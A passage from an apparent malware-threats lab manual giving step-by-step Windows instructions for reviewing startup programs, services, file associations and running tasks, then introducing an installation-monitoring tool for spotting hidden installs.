
22. A window showing the service information appears. To disable a service, select **Disabled** from the drop-down list and click **Apply**, as shown in the screenshot. Click **Close** to exit the window.




23. Switch to the **File Types** tab to view the programs associated with a file. Select a program and click **Info...** to view the available information.



24. The **Windows Batch File** window appears, as shown in the screenshot. Click **Expand Info** to view the full info about the program.




25. The expanded view shows all information related to the program and its associated file, as demonstrated in the screenshot. Analyze the info and close the window.



Module 07 – Malware Threats

26. Now, switch to the **Active Tasks** tab to view the current tasks running on your computer. Select any task and click **Kill Task** to end the task, as shown in the screenshot.



27. By examining all these tabs, you can find any unwanted process or application running on the machine when the system boots up and manually stop or delete them.

28. Close all open windows on the **Windows 11** machine.

29. You can also use other Windows startup programs monitoring tools such as **Autorun Organizer** (<https://www.chemtable.com>), **Quick Startup** (<https://www.glarysoft.com>), or **Chameleon Startup Manager** (<https://www.chameleon-managers.com>) to perform startup programs monitoring.

Task 6: Perform Installation Monitoring using Mirekrosoft Install Monitor

When the system or users install or uninstall any software application, there is a chance that it will leave traces of the application data on the system. Installation monitoring help to detect hidden and background installations that malware performs.

Mirekrosoft Install Monitor automatically monitors what gets placed on your system and allows you to uninstall it completely. Install Monitor works by monitoring what resources such as file and registry, are created when a program is installed. It provides detailed information about the software installed, including how much disk space, CPU, and memory your programs are using.

It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.

